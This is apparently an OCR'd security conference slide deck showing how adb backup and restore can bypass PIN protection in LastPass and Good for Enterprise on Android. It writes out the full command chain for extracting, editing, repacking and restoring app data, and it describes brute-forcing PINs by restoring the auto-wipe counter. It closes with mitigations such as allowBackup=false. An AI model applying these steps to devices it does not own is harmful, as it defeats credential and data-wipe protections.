- **edit the XML and restore it**
  - Let's set “reprompt_tries” to -9999 then ;)



Proposed Attack

- **Backup app data**
- **Edit XML**
  - set “reprompt_tries” to -9999
- **Repackage**
- **Restore**

XML
SCHEMA
XML
DOCUMENTS
MAPPER
XML
MAPPING
APPLICATION
CODE
ENGINE
MESSAGE
QUEUE
DRIVER I
DRIVER II
DATASET I
DATASET II

0 - adb backup com.lastpass.lpandroid -f lpass.ab

1 - dd if=lpass.ab bs=24 skip=1 | openssl zlib -d > lpass.tar

2 - tar -tf lpass.tar > lpass.list

3 - tar -xvf lpass.tar

4 - edit apps/com.lastpass.lpandroid/sp/LPandroid.xml

5 - star -c -v -f lpass_new.tar -no-dirslash list=lpass.list apps/

6 - dd if=lpass.ab bs=24 count=1 of=lpass_new.ab

7 - openssl zlib -in lpass_new.tar >> lpass_new.ab

8 - adb restore lpass_new.ab

RAIFFEISEN INFORMATIK

Not the *easiest* process...

RAIFFEISEN INFORMATIK

counter++

RAIFFEISEN INFORMATIK

good news...

RAIFFEISEN INFORMATIK

We get 10,000 tries

RAIFFEISEN INFORMATIK

bad news...

RAIFFEISEN INFORMATIK

We get 10,000 tries

RAIFFEISEN INFORMATIK

Let's make it easier

RAIFFEISEN INFORMATIK

No PIN > PIN

```
<string name="passwordrepromptonactivate">0</string>
    <string name="pincodeforreprompt"></string>
        <string name="requirepin">0</string>
```

RAIFFEISEN INFORMATIK

PROFIT!

Easier Attack

- Backup app data
- Edit XML
  - remove **PIN**
- Repackage
- Restore
- WIN!


DEMO

RAIFFEISEN INFORMATIK

for 

points...

RAIFFEISEN INFORMATIK

Persistence

Persistence

- **Backup LastPass from device A**
  - Edit backup to remove PIN
  - Rebuild backup
- **Restore backup to device B**
  - Close & restart to re-sync changes from device A
  - Profit?

RAIFFEISEN INFORMATIK

...but I RESET my password!

RAIFFEISEN INFORMATIK

PROFIT++

GOOD

for enterprise

GOOD

- **Enterprise email solution**
  - Email | Contacts | intranet Browser | …
  - Secured with a PIN **or** password
    - *enterprise policy*
  - Wipes data**/**device after 10 false logons

https://www.good.com

Adv. security features

- **Double encryption**
  - SSL Tunnel + Encrypted contents
- **Full MDM solution**
  - Password Policies
  - …
- **r00t detection**
  - emulator detection
  - advanced detection

https://www.good.com

Lost device (BYOD)

- Can an attacker prevent secure wipe
- Can an attacker access cached data

RAIFFEISEN INFORMATIK

PROBLEM

RAIFFEISEN INFORMATIK

unlike

LastPass

RAIFFEISEN INFORMATIK

preferences are encrypted

RAIFFEISEN INFORMATIK

PROBLEM

RAIFFEISEN INFORMATIK

auto-wipe

…after 10 false logons

RAIFFEISEN INFORMATIK

~~Disable PIN~~

RAIFFEISEN INFORMATIK

~~auto-wipe counter~~

RAIFFEISEN INFORMATIK

~~brute-force~~

RAIFFEISEN INFORMATIK

but...

RAIFFEISEN INFORMATIK

AndroidManifest.xml

```
<application android:allowBackup="true">
```


DERP

RAIFFEISEN INFORMATIK

THEORY

Theory

- **Auto-wipe counter**
  - Stored **IN** app data *some*where

RAIFFEISEN INFORMATIK

THEORY

RAIFFEISEN INFORMATIK

adb restore

RAIFFEISEN INFORMATIK

overwrite

auto-wipe


counter


#facepalm


brute-force

Naïve Attack

- **Backup app data**
- **until good.unlock?**
  - Try **9** PINS
  - Restore app data



RAIFFEISEN INFORMATIK

PROBLEM

Naïve Attack timing

- **4 digit PIN**
  - est. 4.5 hours*
- **6 digit PIN**
  - est. 18.5 days*
- **8 digit PIN**
  - est. 5 years*

* 18.75 ppm ~ 50% keyspace

Naïve Attack timing

- **4 lower alphanum**
  - est. 31 days*
- **6 lower alphanum**
  - est. 3 years*
- **8 lower alphanum**
  - est. 110 years*

* 18.75 ppm ~ 50% keyspace


Naïve Attack timing


- **4 mixed alphanum**
  - est. 1 year*
- **6 mixed alphanum**
  - est. 46.5 years*
- **8 mixed alphanum**
  - est. 2880 years*


* 18.75 ppm ~ 50% keyspace

RAIFFEISEN INFORMATIK

CONTAINER





CONTAINER
Device


CONTAINER
Device


#facepalm


#facepalm


androVM GOOD - VMware Workstation
Edit View VM Tabs Help
Type here to search
My Computer
PenTesting
DOMinator
Backtrack4-pre
Backtrack 3 Beta 3
BT5R3-GNOME-VM-32
Mobile
WinXP Mobile Devices
MobiSec
androVM GOOD
AndroidX86-4.3
Home
androVM GOOD
androVM GOOD
androVM GOOD
androVM GOOD
P: 0 / 1
dX: 0.0
dY: 0.0
Xv: 0.0
Yv: 0.0
Prs: 0.0
Size: 0.0
12:34
Good
Enter Password
GO
Forgot Password

Adv. Attack

- **Automate PIN + restore**
  - adb shell input text
  - adb shell input keyevent
  - adb shell input tap

Minimize keyspace

- **Password Rules**
  - No sequenced numbers (e.g. 4567)
  - No duplicate numbers (e.g. 1111)
- **Result**
  - Reduced keyspace

here's one I made earlier

RAIFFEISEN INFORMATIK

PROFIT!

RAIFFEISEN INFORMATIK

#4

[Making it easy]

methodology

- **Common methodology**
  - Backup (adb)
  - Extract
  - Examine ← here be dragons
  - Edit ← bypass all the things
  - Repack
  - Restore (adb)

RAIFFEISEN INFORMATIK

remember this process?

0 - adb backup com.lastpass.lpandroid -f lpass.ab

1 - dd if=lpass.ab bs=24 skip=1 | openssl zlib -d > lpass.tar

2 - tar -tf lpass.tar > lpass.list

3 - tar -xvf lpass.tar

4 - edit apps/com.lastpass.lpandroid/sp/LPandroid.xml

5 - star -c -v -f lpass_new.tar -no-dirslash list=lpass.list apps/

6 - dd if=lpass.ab bs=24 count=1 of=lpass_new.ab

7 - openssl zlib -in lpass_new.tar >> lpass_new.ab

8 - adb restore lpass_new.ab

RAIFFEISEN INFORMATIK

Say that 10 times fast!

RAIFFEISEN INFORMATIK

automation

ab_unpacker.py

```
      _                                _
     | |                              | |
  __ _| |__  _   _ _ __  _ __   __ _  ___| | _____ _ __
 / _` | '_ \| | | | '_ \| '_ \ / _` |/ __| |/ / _ \ '__|
| (_| | |_) | |_| | | | | |_) | (_| | (__|   <  __/ |
 \__,_|_.__/ \__,_|_| |_| .__/ \__,_|\___|_|\_\___|_|
                        | |
         ______         | |
        |_/_//_|        |_|   v1.0 - @ChrisJohnRiley
Usage:
ab_unpacker.py [options] arguments

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -p PACKAGE, --package=PACKAGE
                        Android Package to backup
  -b BACKFILE, --backfile=BACKFILE
                        Backup destination filename
  -l, --list            Create Tar List file for repacking
```

https://github.com/ChrisJohnRiley/Random_Code

ab_packer.py

```
      _                                 _
     | |                               | |
  __ _| |__    _ __   __ _  ___| | _____ _ __
 / _` | '_ \  | '_ \ / _` |/ __| |/ / _ \ '__|
| (_| | |_) | | |_) | (_| | (__|   <  __/ |
 \__,_|_.__/  | .__/ \__,_|\___|_|\_\___|_|
              | |
              |_|       v1.0 - @ChrisJohnRiley
Usage:
ab_packer.py [options] arguments

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -d DIRECTORY, --directory=DIRECTORY
                        Directory containing apps folder for repacking
  -b BACKFILE, --backfile=BACKFILE
                        Resulting Android Backup filename
  -l LIST, --list=LIST  List created from original backup
  -o ORIGINAL, --original=ORIGINAL
                        Original Android Backup filename
  -r, --restore         Restore to device on completion
```

https://github.com/ChrisJohnRiley/Random_Code

RAIFFEISEN INFORMATIK

Makes 0wning things

RAIFFEISEN INFORMATIK

200% quicker

1000% funner


WANTED
DEAD OR ALIVE
$15,000
REWARD

RAIFFEISEN INFORMATIK

#5

[REVIEW]

RAIFFEISEN INFORMATIK


“secure” containers

!=

SECURE containers

RAIFFEISEN INFORMATIK

Physical access


GAME
OVER


#5.1


FIX IT

RAIFFEISEN INFORMATIK

Developers


Can you
read this?

android.allowBackup

public static final int **allowBackup** Added in API level 4

Whether to allow the application to participate in the backup and restore infrastructure. If this attribute is set to `false`, no backup or restore of the application will ever be performed, even by a full-system backup that would otherwise cause all application data to be saved via adb. The default value of this attribute is `true`.

Must be a boolean value, either "`true`" or "`false`".

This may also be a reference to a resource (in the form "`@[package:]type:name`") or theme attribute (in the form "`?[package:][type:]name`") containing a value of this type.

Constant Value: 16843392 (0x01010280)

Caution: Because the cloud storage and transport service can differ from device to device, Android makes no guarantees about the security of your data while using backup. You should always be cautious about using backup to store sensitive data, such as usernames and passwords.

http://developer.android.com/guide/topics/data/backu

RAIFFEISEN INFORMATIK

Some devs GET it!

```
<!--
NOTE: android:allowBackup is set to false below to prevent the key material from being extracted
from the device using various backup methods (e.g., adb backup introduced in ICS).
-->
<application android:label="@string/app_name_short"
             android:icon="@drawable/ic_launcher_authenticator"
             android:theme="@style/AuthenticatorTheme"
             android:name="com.google.android.apps.authenticator.AuthenticatorApplication"
             android:allowBackup="false">
```

RAIFFEISEN INFORMATIK

pref files

Securing Apps

- **Preference files are NOT secret**
  - Encrypt preference data
  - **ONLY** store encrypted passwords
    - No XOR **/** base64 please
  - Don’t TRUST the config
    - HMAC **|** Sign **|** Encrypt

RAIFFEISEN INFORMATIK

android backup

RAIFFEISEN INFORMATIK

Securing Apps

- **Disallow Android Backup**
  - if you don't absolutely need it!

```
<application android:allowBackup="false">
```

RAIFFEISEN INFORMATIK

extra security

Extra Security

- **USB Debugging**
  - Disable app when activated
- **Root makes these hack easier still**
  - edit/read preference files on device itself
  - **ROOT** detection is too basic
    - easy to fool


end
users

Users

- **Encrypt your device**
  - Encrypts ADB backups
    - Need to enter same passcode on backup screen
- **Disable USB Debugging**
  - protects against adb pull/push attacks
- **Don’t loose your phone ;)**


10
20
30
40
50
60
70
80
90
www.norebbo.com

Question time

Thank you for your attention!
Vielen Dank für Ihre Aufmerksamkeit!

Raiffeisen Informatik GmbH
Lilienbrunngasse 7-9
A-1020 Wien

T +43 1/99 3 99 - 0
F +43 1/99 3 99 - 1100
E info@r-it.at

www.raiffeiseninformatik.at